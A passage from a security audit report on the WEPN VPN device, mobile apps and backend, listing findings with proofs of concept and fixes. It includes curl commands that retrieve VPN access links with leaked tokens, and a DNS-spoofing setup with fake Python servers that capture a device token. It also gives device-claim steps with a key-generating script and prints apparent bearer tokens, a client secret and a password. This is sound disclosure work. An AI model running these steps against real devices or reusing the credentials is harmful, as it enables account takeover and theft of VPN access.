[29] https://developer.apple.com/.../nsfileprotectioncompleteuntilfirstuserauthentication

Affected Contents:
On the *cfurl_cache_blob_data* table, inspect the contents of the *request_object* column, some example leaks are presented next:

Example 1: Token leaks via *NSURLCache*

```
GET /api/device/ HTTP/1.1
Host: api-dev.we-pn.com
Content-Type: application/json
Authorization: Bearer vkzRZTySPcRZH6Fk78g03zoLhEIv9Q
[...]
```

Other paths affected:
/api/device/diagnosis/
/api/friend/
/api/device/claim/

On the *cfurl_cache_receiver_data* table, inspect the contents of the *receiver_data* column, some example leaks are presented next:

Example 2: *User PII* leaks via *NSURLCache*


```
[{"id":900,"email":"oscar+vpn1@7asecurity.cpm","telegram_handle":null,"has_connected":
false,"usage_status":0,"passcode":"User1","cert_id":"8i.vy","language":"en","name":"Os
carvpn1","config":{"tunnel":"wireguard"},"subscribed":true}]
```


Example 3: *Pod Information* via *NSURLCache*


```
[{"id":385,"name":"WEPN
Device","ip_address":"x.x.x.x","port":"6000","local_token":"7499734237","local_ip_addr
ess":"192.168.5.222","software_version":"1.5.1","status":2,"diag_code":87,"serial_numb
er":"85Y7672CYA","last_seen":"2022-03-16T21:45:09.812188Z","public_key":"AAAAAAAAAAAA
A","permission_to_notify_owner":true}]
```


An attacker could then leverage the discovered *local_token* and *cert_id* to retrieve the access links of the VPN user as follows:

Command:

```
curl -i -s -k -X 'GET'
'https://x.x.x.x:5000/api/v1/friends/access_links/?local_token=8239999107&certname=oz.
xz'
```

Output:


```
{"link":"ss://[...]==#WEPN-oz.xz", "digest": "86dd4bbd43" }
```

The extent of this issue is perhaps best illustrated by the output of the *tar* command, which is able to read most files after the phone has remained passive on the lock screen for a few minutes. This clearly demonstrates that most files are currently unprotected at rest.

Commands:

```
tar cvfz files_locked.tar.gz * > unprotected_files.txt 2> protected_files.txt
wc -l protected_files.txt
wc -l unprotected_files.txt
```

Output:

```
5 protected_files.txt
63 unprotected_files.txt
```

It is recommended to add the *Data Protection* capability at the application level[30]. This will ensure that application data files are protected at rest with the strongest form of encryption available on iOS: *NSFileProtectionComplete*[31]. Furthermore, in order to protect the cached entries, it is possible to subclass *NSURLCache* with a custom subclass that stores URL responses in a custom SQLite database with file protection set to *NSFileProtectionComplete*[32]. Alternatively, before the request is sent, caching could be disabled with a code snippet similar to the one shown below.

Proposed fix (to be used before a request is sent):

```
configuration.requestCachePolicy = .reloadIgnoringCacheData
```

An alternative mitigatory action could be to clear all cached responses after the response is received.

Proposed fix (for after the response is received):

```
URLCache.shared.removeAllCachedResponses()
```

Given that the application is written in ReactNative, it is further recommended to use libraries that allow sensitive data such as PII to be stored in an encrypted way at rest[33]. For example:

- *expo-secure-store*[34]

[30] https://developer.apple.com/documentation/.../com_apple_developer_default-data-protection
[31] https://developer.apple.com/documentation/foundation/nsfileprotectioncomplete
[32] https://stackoverflow.com/questions/27933387/nsurlcache-and-data-protection
[33] https://reactnative.dev/docs/security
[34] https://docs.expo.dev/versions/latest/sdk/securestore/

- *react-native-encrypted-storage*[35]
- *react-native-keychain*[36]
- *react-native-sensitive-info*[37]

For additional mitigation guidance, please see the blog post titled "*Best practices to avoid security vulnerabilities in your iOS app*[38].

WPN-01-013 WP1: Possible Phishing via Task Hijacking on Android *(Medium)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue[39]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

Testing confirmed that the Android app is currently vulnerable to a number of task hijacking attacks. The *launchMode* for the app-launcher activity is currently set to *singleTask*, which mitigates task hijacking via *StrandHogg 2.0*[40] while leaving the app vulnerable via older techniques such as *StrandHogg*[41] and other techniques documented since 2015[42].

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. More specifically, this would be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may be useful to perform Phishing, Denial-of-Service or capturing user-credentials. This issue has been exploited by banking malware trojans in the past[43].

Malicious applications typically exploit task hijacking using one or more of the following techniques:

- ***Task Affinity Manipulation***: The malicious application has two activities M1 and M2 wherein *M2.taskAffinity* = *com.victim.app* and *M2.allowTaskReparenting* = *true*. If the malicious app is opened on M2, once the victim application has initiated, M2 is relocated to the front and the user will interact with the malicious application.
- ***Single Task Mode***: If the victim application has set *launchMode* to *singleTask*,

[35] https://github.com/emeraldsanto/react-native-encrypted-storage
[36] https://github.com/oblador/react-native-keychain
[37] https://github.com/mCodex/react-native-sensitive-info
[38] http://blogs.quovantis.com/best-practices-to-avoid-security-vulnerabilities-in-your-ios-app/
[39] https://source.we-pn.com/mobile_app/commits/2a2e4b0
[40] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[41] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[42] https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf
[43] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/

malicious applications can use *M2.taskAffinity = com.victim.app* to hijack the victim application task stack.

- ***Task Reparenting***: If the victim application has set *taskReparenting* to *true,* malicious applications can move the victim application task to the malicious application stack.

This issue can be confirmed by reviewing the *AndroidManifest* of the Android application, which fails to set the *android:taskAffinity* attribute at both the application and activity level:

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../main/AndroidManifest.xml

Affected Code:

```
<application android:theme="@style/AppTheme" android:label="@string/app_name"
android:icon="@drawable/ic_launcher_foreground"
android:name="com.wepn.MainApplication" android:allowBackup="false"
android:supportsRtl="true" android:extractNativeLibs="false"
android:usesCleartextTraffic="true" android:roundIcon="@mipmap/ic_launcher_round"
android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:isSplitRequired="true" android:localeConfig="@xml/locales_config">
[...]
<activity android:label="@string/app_name" android:name="com.wepn.MainActivity"
android:launchMode="singleTask"
android:configChanges="keyboard|keyboardHidden|orientation|screenSize|uiMode"
android:windowSoftInputMode="adjustPan">
[...]
```

The issue was further validated at runtime using the *AttackerApp*[44] from the *Task_Hijacking_Strandhogg* github project[45]. Only the following change was made prior to building the app:

File:
app/src/main/AndroidManifest.xml

Contents Before:

```
android:taskAffinity="com.zombie.ssa"
```

Contents After:

[44] https://github.com/az0mb13/Task_Hijacking_Strandhogg/tree/main/AttackerApp
[45] https://github.com/az0mb13/Task_Hijacking_Strandhogg

```
android:taskAffinity="com.wepn"
```

It is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity should be set to an empty string. This is best implemented in the Android manifest **at the application level**, which will protect all activities and ensure the fix works even if the launcher activity changes. The application should use a randomly generated task affinity instead of the package name to prevent task hijacking, as malicious apps will not have a predictable task affinity to target.
- The *launchMode* should then be changed to *singleInstance* (instead of *singleTask*). This will ensure continuous mitigation in *StrandHogg 2.0*[46] while improving security strength against older task hijacking techniques[47].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[48].

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../main/AndroidManifest.xml

Proposed fix:

```
<application android:theme="@style/AppTheme" android:label="@string/app_name"
android:icon="@drawable/ic_launcher_foreground"
android:name="com.wepn.MainApplication" [...] android:taskAffinity="">
[...]
<activity android:label="@string/app_name" android:name="com.wepn.MainActivity"
android:launchMode="singleInstance"
android:configChanges="keyboard|keyboardHidden|orientation|screenSize|uiMode"
android:windowSoftInputMode="adjustPan">
[...]
```

[46] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
[47] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
[48] https://www.slideshare.net/phdays/android-task-hijacking

WPN-01-014 WP1: Possible Keychain Data Access via Backups on iOS *(Medium)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue[49][50]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that authentication tokens are currently saved in the *iOS keychain* with an access level of *WhenUnlocked*[51]. This level of *keychain* access may leak authentication tokens via iCloud or iTunes backups. The application was found to store the following sensitive information with the specified configurations.

Items leaked via iCloud/iTunes backups

Level of Access	Field	Value
WhenUnlocked	*persist:auth*	{"deviceKey":"null","userData":"{\"email\":\"oscar@7asecurity.com\"}","userToken":"{\"access_token\":\"QwqI1MujzutX4JxaNAlcWWT5zQxKWJ\",\"expires_in\":36000,\"token_type\":\"Bearer\",\"scope\":\"read write\",\"refresh_token\":\"HzZRldtfwnO2zRf1JDIiQ2OQqsOa05\",\"expired_at\":\"2022-03-17T08:31:38.855Z\",\"remember\":true}","_persist":"{\"version\":-1,\"rehydrated\":true}"}

The root cause for this issue appears to be located in the files discussed next. The application is using the *react-native-encrypted-storage* plugin[52]. However, since the *kSecAttrAccessible* attribute has not been explicitly defined in the plugin[53], the default value *kSecAttrAccessibleWhenUnlocked* is being used[5455].

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../reducers/index.js?at=master#lines-2

Affected Code:

```
[...]
import EncryptedStorage from 'react-native-encrypted-storage';
[...]
```

[49] https://source.we-pn.com/mobile_app/commits/ce4fe16
[50] https://source.we-pn.com/mobile_app/commits/8b1fa45
[51] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked
[52] https://github.com/emeraldsanto/react-native-encrypted-storage
[53] https://github.com/emeraldsanto/react-native-encrypted-storage/.../ios/RNEncryptedStorage.m
[54] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked
[55] https://developer.apple.com/.../restricting_keychain_item_accessibility

```
const authPersistConfig = {
  key: 'auth',
  storage: EncryptedStorage,
  whitelist: ['friendReducer', 'userToken', 'userData', 'deviceKey'],
  transforms: [whiteListTransform],
  throttle: 30,
};
[...]
```

For *Keychain* items that are not required by processes running in the background, it is recommended to use a more restricted level of access. The best options for approaching this are noted below, ordered by the protection level they provide (i.e. ideal option first):

Option 1: *AccessibleWhenPasscodeSetThisDeviceOnly*[56]:

This is the absolute best option, it requires users to have a passcode set in the device and makes *keychain* items only available while the device is unlocked. Data will not be exported to backups and credentials will not be restored on another device when backups are restored.

Please note this option can be further secured by requiring the user to authenticate via *Face* or *Touch ID* prior to the application being able to access the relevant *keychain* item[57].

Option 2: *AccessibleWhenUnlockedThisDeviceOnly*[58]:

This is the best option if the data should not be exported to backups. Credentials will not be restored on another device when the backup is restored.

Option 3: *AccessibleWhenUnlocked*[59]:

This is the best option if the data should be exported to backups Credentials will be restored on another device when the backup is restored.

Please note that, for *keychain* items that require to be accessible while the device is locked, the *AccessibleAfterFirstUnlockThisDeviceOnly*[60] *Keychain* level of access will at least prevent potential leaks via iCloud or iTunes backups.

[56] https://developer.apple.com/documentation/security/ksecattraccessiblewhenpasscodesetthisdeviceonly
[57] https://developer.apple.com/.../accessing_keychain_items_with_face_id_or_touch_id
[58] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlockedthisdeviceonly
[59] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked
[60] https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlockthisdeviceonly

WPN-01-018 WP1: PII Access via inadequate KeyStore Usage on Android *(Low)*

The WEPN Android app uses the *Android Keystore*[61], a hardware-backed security enclave ideal for secure storage of application secrets, such as authentication tokens. This is indirectly accomplished through the *react-native-encrypted-storage* plugin[62] (an *EncryptedSharedPreferences*[63] wrapper). However, it was found that these protections are defeated by leaking PII and claimed device data on unencrypted files. This approach is insecure because such information could be accessed by a malicious attacker with physical access, memory access or filesystem access. The data could then be leveraged to send valid requests to the WEPN device API, in order to retrieve the VPN access links of WEPN users, among other possibilities. This was confirmed observing leaks in the following files:

Example 1: User PII leaks in cache artifacts

Affected File:
cache/http-cache/f087daf12eedc2bef4159afe89b3515a.1

Affected Contents:


```
[{"id":900,"email":"oscar+vpn1@7asecurity.com","telegram_handle":null,"has_connected":
true,"usage_status":1,"passcode":"User1","cert_id":"8i.vy","language":"en","name":"Osc
arvpn1","config":{"tunnel":"wireguard"},"subscribed":true}]
```


Example 2: WEPN device Information in cache artifacts

Affected File:
cache/http-cache/395bf5cd16fbaadf78957ac26e7f5e08.1

Affected Contents:


```
[{"id":385,"name":"WEPN
Device","ip_address":"x.x.x.x","port":"6000","local_token":"5394334952","local_ip_addr
ess":"192.168.5.222","software_version":"1.5.1","status":2,"diag_code":71,"serial_numb
er":"85Y7672CYA","last_seen":"2022-03-17T14:15:09.414801Z","public_key":"AAAAAAAAAAAAA
A","permission_to_notify_owner":true}]
```


An attacker could then leverage the discovered *local_token* and *cert_id* to retrieve the

[61] https://developer.android.com/training/articles/keystore
[62] https://github.com/emeraldsanto/react-native-encrypted-storage
[63] https://developer.android.com/topic/security/data

access links of the VPN user as follows:

Command:

```
curl -i -s -k -X 'GET'
'https://x.x.x.x:5000/api/v1/friends/access_links/?local_token=8239999107&certname=oz.x
z'
```

Output:

```
{"link":"ss://[...]==#WEPN-oz.xz", "digest": "86dd4bbd43" }
```

It is recommended to leverage the options provided by the platform to store sensitive items in a safe manner. In this case, the *Android Encrypted Preferences*[64] or the *Android Keystore*[65] would be suitable for such purposes. The *Android Keystore* is a hardware-backed security enclave designed to implement or complete encryption of application secrets. The *Android Keystore* offers the best possible protection for sensitive data. Further information regarding the *Android Keystore* and its protection features can be found in the official Android documentation[66]. Please note that React Native applications can also take advantage of the *react-native-encrypted-storage*[67] and *securestore*[68] packages for these purposes.

Leaks via cache artifacts could be eliminated using the relevant options of the React Native *axios-cache-adapter* plugin[69]. Similarly, certain leaks could be avoided by only tracking user details that may be less sensitive or not considered user PII or WEPN device information.

WPN-01-023 WP3: Access to RPI Device Local Token via IP Spoofing *(Medium)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[70]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

The WEPN RPI Device fetches its external IP every 15 minutes. It was found that this check is performed in an insecure manner, and could be faked via DNS Spoofing or clear-text HTTP tampering of the response. A malicious attacker, able to modify clear-text network communications could leverage this weakness to spoof the external IP

[64] https://developer.android.com/topic/security/data
[65] https://developer.android.com/training/articles/keystore
[66] https://developer.android.com/training/articles/keystore
[67] https://github.com/emeraldsanto/react-native-encrypted-storage
[68] https://docs.expo.io/versions/latest/sdk/securestore/
[69] https://www.npmjs.com/package/axios-cache-adapter
[70] https://bitbucket.org/dvpn4hr/home_device/commits/a727b63#chg-usr/local/pproxy/ipw.py

to an attacker-controlled server, this will in turn receive the secret local token from the device in a subsequent request. Please note that this attack may be possible in a number of scenarios, such as attackers in untrusted local networks, malicious ISPs or BGP hijacking[71]. This issue was found during the code review and confirmed at runtime as follows:

Step 1: Run a DNS Spoofing server

The following commands set up a special DNS service[72] that spoofs all DNS queries for *ip.we-pn.com* to the IP address of the server used in Step 2 (i.e. *23.254.203.53*). All other DNS requests will be resolved via 8.8.8.8 (Google DNS server).

Commands:

```
git clone https://github.com/iphelix/dnschef.git
cd dnschef
sudo python3 -m pip install -r requirements.txt
sudo python3 dnschef.py --fakeip 23.254.203.53 --fakedomains ip.we-pn.com -i 0.0.0.0
-q
```

Output:

```
(09:45:17) [*] DNSChef started on interface: 0.0.0.0
(09:45:18) [*] Using the following nameservers: 8.8.8.8
(09:45:18) [*] Cooking A replies to point to 23.254.203.53 matching: ip.we-pn.com
(09:49:23) [*] x.x.x.x: cooking the response of type 'A' for ip.we-pn.com to
23.254.203.53
```

Step 2: Run fake (IP & API) services

The following commands were run at the PoC attacker server, where one service listens on port 80 and returns the IP address of the server itself (i.e. *23.254.203.53*), while second one will accept all POST requests to port 5000 over HTTPS, and records the HTTP request body that it receives, which will contain the *local_token*.

Port 80 PoC File:
server_ip.py

Port 80 PoC Code:

```
import BaseHTTPServer, SimpleHTTPServer
```

[71] https://en.wikipedia.org/wiki/BGP_hijacking
[72] https://github.com/iphelix/dnschef

```
class HttpHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
 def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write("23.254.203.53")  # NOTE: return fake IP address

httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', 80), HttpHandler)
httpd.serve_forever()
```

Commands (run fake IP server in the background, on port 80):

```
sudo su
nohup python2 server_ip.py &
```

Port 443 PoC File:

server_api.py

Port 443 PoC Code:

```
import BaseHTTPServer, SimpleHTTPServer
import ssl

class HttpHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)
        print("[i] POST: '%s'" % post_data)
        self.send_response(200)

httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', 5000), HttpHandler)
httpd.socket = ssl.wrap_socket (httpd.socket, certfile='./server.pem',
server_side=True)
httpd.serve_forever()
```

Commands (run fake API server, on port 443):

```
openssl req -new -x509 -keyout server.pem -out server.pem -days 365 -nodes
python2 server_api.py
```

The following request was observed after a few minutes:

Output:

```
[i] POST: 'local_token=9488082406'
```

```
x.x.x.x - - [25/Mar/2022 09:49:24] "POST /api/v1/port_exposure/check HTTP/1.1" 200 -
```

The root cause for this issue appears to be in the following code path:

Affected File:
https://bitbucket.org/dvpn4hr/home_device/src/…/usr/local/pproxy/ipw.py…

Affected Code:

```
class IPW():
   def myip(self):
       # get the ip.we-pn.com IP
       try:
           f = requests.get('http://ip.we-pn.com')
           ip = str(f.text).rstrip()
           # check if it is valid, not an error message
           regex = r"^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$"
           if re.search(regex, ip):
               return ip
           [...]
```

The *myip* method is invoked from numerous places to retrieve the value of the external IP address, while the potential for an attack starts with the call to the shell script *cron-upnp.sh*:

Affected File:
https://bitbucket.org/dvpn4hr/home_device/src/…/usr/local/pproxy/periodic/cron-upnp.sh

Affected Code:

```
[...]
#/usr/bin/upnpc -e 'reverse proxy' -r 8888  TCP
#/usr/bin/hts --max-connection-age 2000 --forward-port localhost:1194 8888
#forward all shadowsocks ports
/usr/bin/python3 /usr/local/pproxy/periodic/forward_ports.py
```

This same shell script is automatically executed every 15 minutes by a cron-job for user *pproxy*:

Affected File:
https://bitbucket.org/dvpn4hr/home_device/src/…/usr/local/pproxy/setup/cron…

Affected Code:

```
# m h  dom mon dow   command
*/15 * * * * /usr/bin/python3 /usr/local/pproxy/periodic/send_heartbeat.py >/dev/null
2>&1
*/15 * * * * /bin/bash /usr/local/pproxy/periodic/cron-upnp.sh >/dev/null 2>&1
@weekly sudo /usr/local/sbin/update-pproxy.sh >/dev/null 2>&1
@daily /usr/bin/python3 /usr/local/pproxy/periodic/ddns.py >/dev/null 2>&1
```

The python script *forward_ports.py* then sends the value of *local_token* to the external IP address, which was previously retrieved over clear-text HTTP via the *myip* method:

Affected File:
https://bitbucket.org/dvpn4hr/home_device/…/usr/local/pproxy/periodic/forward_ports.py

Affected Code:

```
from ipw import IPW
import requests
ipw = IPW()
external_ip = str(ipw.myip())
status = WStatus(logger)
local_token = status.get_field('status', 'local_token')
url = "https://" + external_ip + ":5000/api/v1/port_exposure/check"

print(url)
try:
    r = requests.post(url, data={'local_token': str(local_token)}, timeout=1,
verify=False)  # nosec: local cert, http://go.we-pn.com/waiver-3
    print(r.text)
except:
    print("OK: API port is not reachable externally.")
```

In case of a successful attack, where the attacker is able to fake the external IP check result via DNS or HTTP manipulation, they will be able to redirect the call carrying the *local_token* value to the server under their control.

To mitigate this issue, the HTTP address used in the *myip* method should be changed to its HTTPS counterpart (i.e. *https://ip.we-pn.com*). Additionally, the development team should not disable the SSL/TLS certificate checking in such a call, as has been done in other similar cases[73] (WPN-01-025).

Proposed Fix:

[73] https://go.we-pn.com/waiver-3

```
class IPW():
   def myip(self):
       # get the ip.we-pn.com IP
       try:
           f = requests.get('https://ip.we-pn.com')
           [...]
```

It should be mentioned that the default DNS server found inside the tested WEPN device is actually the DHCP provided DNS server IP address (i.e. *192.168.0.1*), which is not inline with the *System Overview* documentation[74], where the authors state that:

"*It is strongly recommended not to use default ISP DNS servers and use reputable, public DNS servers instead. Although they may provide slightly better performance as they have a lower latency to the operator, it's generally safer to use recognized resolvers.*"

It is recommended to implement such a recommendation, because changing the DNS server to a public one (e.g. 8.8.8.8) would reduce the likelihood of similar attacks. Ultimately, *DoH* (DNS over HTTPS)[75] could be considered for further resilience against DNS spoofing attacks.

WPN-01-025 WP1/3/4: Possible MitM via disabled TLS Validation *(Medium)*

Given its open source nature and future plans for a decentralized model, the WEPN infrastructure faces some challenges to secure local network communications between the mobile apps and the WEPN device. These are acknowledged in the documentation[76], which considers self-signed SSL certificates a necessary weakness, pinning unfeasible, and therefore resorts to ignoring all SSL warnings between the device and the mobile applications, indefinitely putting mobile users at risk for MitM attacks on untrusted networks. A malicious attacker, with the ability to manipulate local network traffic (e.g. Wi-Fi networks without guest isolation), might leverage these weaknesses to target mobile users or their devices. This issue can be confirmed by inspecting the following file, which shows that SSL validation is disabled:

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../services/RPIServices.js?...lines-13

Affected Code:

[74] https://bitbucket.org/dvpn4hr/design_documentation/src/.../system_overview.pdf...
[75] https://en.wikipedia.org/wiki/DNS_over_HTTPS
[76] https://docs.google.com/document/d/1SW...

```
export default class RPIServices {
  constructor() {}
  makeRequest(method, url, body = {}, config = {}) {
    return RNFetchBlob.config({
      trusty: true,
      timeout: 15000,
```

While solving this problem is non-trivial, the following approaches should be strongly considered, as they will virtually eliminate the possibility of any MitM scenario between the user and a WEPN device:

- At a minimum, users should be warned the first time they connect to a WEPN device, that the certificate will not be trusted. Users should manually accept this warning to proceed. Please note that this measure alone will limit the potential for MitM from indefinitely to only the first time the user pairs the mobile app with the device.
- The LCD screen on the device could be leveraged to improve the pairing process as follows:
    a. The WEPN device generates its unique self-signed certificate.
    b. The WEPN device shows a QR code (or TLS pin) in its LCD screen, which contains the information of the self-signed certificate.
    c. The mobile app user scans the QR code (or TLS pin)
    d. The mobile app permanently trusts and pins that certificate
- The above steps should be part of the initial WEPN device pairing set up and will completely avoid the possibility of any local TLS MitM attack. Please note that the proposed approach will work even in a completely decentralized model, as long as the WEPN certificate is generated the first time the device boots and is unique for each device.

WPN-01-029 WP2/3/4: Arbitrary Device Claim via Serial Number *(Low)*

In order to claim a WEPN device, users are required to scan the QR code displayed on the device, this contains the *serial_number* and the temporary *device_key*. It was found that the WEPN API only checks the *device_key* for structure but fails to validate its value. A malicious attacker could leverage this weakness to claim any unclaimed device, knowing only the serial number and providing any arbitrary *device_key* with the correct structure. This issue was confirmed as follows:

Step 1: Confirm the serial number and unclaimed status

Command:

```
curl -i 'https://x.x.x.x:5000/api/v1/claim/info'
```

Output:

{"claimed":"0", "serial_number": "2AH3CFT4WW", "device_key":"L66RTG8Y4DK"}

Step 2: Obtain an attacker access token

Command:

```
curl -i -H 'Content-Type: application/json' -d
'{"client_id":"aLhTVoYraPn7QQfeceBghEBh5vMY74736JYW8ant","client_secret":"nRbtHYPEOTiRC
YKPBQu8zklEb3noUYdsqzhaYyVCrkrrXJshMnZVibsu2BZXjfFmasAspysksM7pNvDvQ6yrsSNVpRSzOlTgysyN
VprfKaiOL4IiF5kB0IovnuiQiAxN","username":"[...]","password":"[...]","grant_type":"passw
ord"}' 'https://api-dev.we-pn.com/o/token/'
```

Output:

{"access_token": "Y1ZHAF13u3XvRuJRx16EBUjkF3k6hb", "expires_in": 36000, "token_type":
"Bearer", "scope": "read write", "refresh_token": "ypAZTygpzOPWgnOIQ6ruTMsirOUPGH"}

Step 3: Claim the device with a valid *device_key* structure

Command:

```
curl -i -H 'Content-Type: application/json' -H 'Authorization: Bearer
Y1ZHAF13u3XvRuJRx16EBUjkF3k6hb' -d
'{"device_name":"owned","device_key":"1111111111A","serial_number":"2AH3CFT4WW"}'
'https://api-dev.we-pn.com/api/device/claim/'
```

Output:

{"id":170,"name":"owned","ip_address":"0.0.0.0","port":"0","local_token":"abc","local_i
p_address":"0.0.0.0","software_version":"1.5.1","status":0,"diag_code":0,"serial_number
":"2AH3CFT4WW","last_seen":"2022-03-24T23:04:51.343834Z","public_key":"AAAAAAAAAAAAAA",
"permission_to_notify_owner":true}

Command:

```
curl -i -H 'Authorization: Bearer 5QPsgsdpcXOZPxHyFDWww7nbwWJ45l'
'https://api-dev.we-pn.com/api/device/'
```

Output:

[{"id":170,"name":"owned","ip_address":"0.0.0.0","port":"0","local_token":"abc","local_
ip_address":"0.0.0.0","software_version":"1.5.1","status":0,"diag_code":0,"serial_numbe
r":"2AH3CFT4WW","last_seen":"2022-03-24T23:04:51.343834Z","public_key":"AAAAAAAAAAAAAA"
,"permission_to_notify_owner":true}]

Step 4: Obtain a victim access token

Command:

```
curl -i -H 'Content-Type: application/json' -d
'{"client_id":"aLhTVoYraPn7QQfeceBghEBh5vMY74736JYW8ant","client_secret":"nRbtHYPEOTiRC
YKPBQu8zklEb3noUYdsqzhaYyVCrkrrXJshMnZVibsu2BZXjfFmasAspysksM7pNvDvQ6yrsSNVpRSzOlTgysyN
VprfKaiOL4IiF5kB0IovnuiQiAxN","username":"oscar@7asecurity.com","password":"4lph4$20221
1","grant_type":"password"}' 'https://api-dev.we-pn.com/o/token/'
```

Output:

```
{"access_token": "aC1Zb2RK6WzgfHuxAtuRAVMDZhzfP3", "expires_in": 36000, "token_type":
"Bearer", "scope": "read write", "refresh_token": "LHAzSGkVg9c5L7Mt6PFkKZSCdBpbyR"}
```

Step 5: Claim the device with the victim access token

Command:

```
curl -i -H 'Content-Type: application/json' -H 'Authorization: Bearer
aC1Zb2RK6WzgfHuxAtuRAVMDZhzfP3' -d
'{"device_name":"owned","device_key":"1111111111A","serial_number":"2AH3CFT4WW"}'
'https://api-dev.we-pn.com/api/device/claim/'
```

Output:

```
{"error_description":"Device is already assigned to another user"}
```

Result:

The attacker could claim the device without the *device_key* and the legitimate owner cannot claim the device.

Please note that a more believable *device_key* could be generated using the script below, which generates a random *device_key* with the defined structure:

PoC Code:

```
import string
import random

def generate_rand_key():
    choose_from = 'ABCDEFGHJKLMNPQRSTUVWXYZ23456789'
    rand_key = ''.join(random.SystemRandom().choice(choose_from) for _ in range(10))
    rand_key = rand_key + str(checksum(str(rand_key)))
    return rand_key

def checksum(in_str):
    space = string.digits + string.ascii_uppercase
    chksum = 0
    for i in in_str:
        chksum = space.index(i) + chksum
    return space[chksum % len(space)]
```

```
print(generate_rand_key())
```

Please note that once the attacker claims the device with the *device_key*, since the *device_key* values are different in the WEPN API vs. the device, the device is not able to:

- Connect via *MQTT* to the WEPN server
- Connect to the API endpoints called by the device using *serial_number* and *device_key* (*IsValidDevice*) authentication.

Therefore, the real impact is only that the user who owns the device cannot claim the device.

The root cause of this issue can be found in the following code path:

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/7be.../device/api.py?at=master#lines-388

Affected Code:

```
def checksum(self, device_key):
    space = string.digits + string.ascii_uppercase
    sum = 0
    for i in device_key:
        try:
            sum = space.index(i) + sum
        except ValueError as valerr:
            print(valerr)
            raise
    return space[sum % len(space)]
```

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/7be.../device/api.py?at=master#lines-207

Affected Code:

```
device_key = request.data['device_key'].upper()
[...]
try:
    cksum = self.checksum(device_key[:-1])
[...]
if cksum is not device_key[-1]:
    print('invalid checksum')
    content = {'error_description': 'Invalid device key!'}
    return Response(content, status=status.HTTP_403_FORBIDDEN)
```

It is recommended to only allow a user to claim a device if the value of the *device_key* sent by the user is the same as the value of the *device_key* sent by the device. One possibility to accomplish this could be to expect the device to send a valid heartbeat request, though an *IsValidDevice* authentication challenge.

Miscellaneous Issues

This section covers notable findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are weaknesses that did not provide an easy way to be exploited. To conclude, while a vulnerability is present, an exploit might not always be possible.

WPN-01-002 WP2: Multiple Vulnerabilities in Backend Libraries (*Low*)

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[77]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was established that the WEPN backend applications make use of a number of libraries with publicly known vulnerabilities. While most of these weaknesses are likely not exploitable under the current implementation, this is still a bad practice that could result in unwanted security problems. Furthermore, this highlights that improvements are possible in the current software patching processes. The following table summarizes publicly known issues affecting underlying packages:

Library	Details
Django v2.2.16 Django v3.1.1	**Affected by:** Affected by Multiple Vulnerabilities[78][79] such as SQLi, XSS, Directory Traversal, etc. **Affected File**: *backend/requirements.txt* **Affected Contents:** `Django==2.2.16` **Affected File**: *backend/requirements_with_version.txt* **Affected Contents:** `Django==3.1.1`

[77] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../requirements.txt#lines-25
[78] https://snyk.io/vuln/pip:django@2.2.16
[79] https://snyk.io/vuln/pip:django@3.1.1

	Solution: Upgrade to Django v4.0.3
Djangorestframework v3.7.7 Djangorestframework v3.11.1	**Affected by:** Multiple XSS Vulnerabilities[80][81] **Affected File**: *backend/requirements.txt* **Affected Contents:** `djangorestframework==3.7.7` **Affected File**: *backend/requirements_with_version.txt* **Affected Contents:** `djangorestframework==3.11.1` **Solution**: Upgrade to Djangorestframework v3.13.1
Urllib3 v1.25.10	**Affected by:** ReDos Vulnerability[82] **Affected File**: *backend/requirements_with_version.txt* **Affected Contents:** `urllib3==1.25.10` **Solution**: Upgrade to Urllib3 v1.26.8
Celery v4.4.7	**Affected by:** Stored Command Injection[83] **Affected File**: *backend/requirements_with_version.txt* **Affected Contents:** `celery==4.4.7` **Solution**: Upgrade to Celery v5.2.3
Django-filter v2.3.0	**Affected by:** Denial of Service Vulnerability[84] **Affected File**: *backend/requirements_with_version.txt* **Affected Contents:** `django-filter==2.3.0` **Solution**: Upgrade to Django-filter v21.1
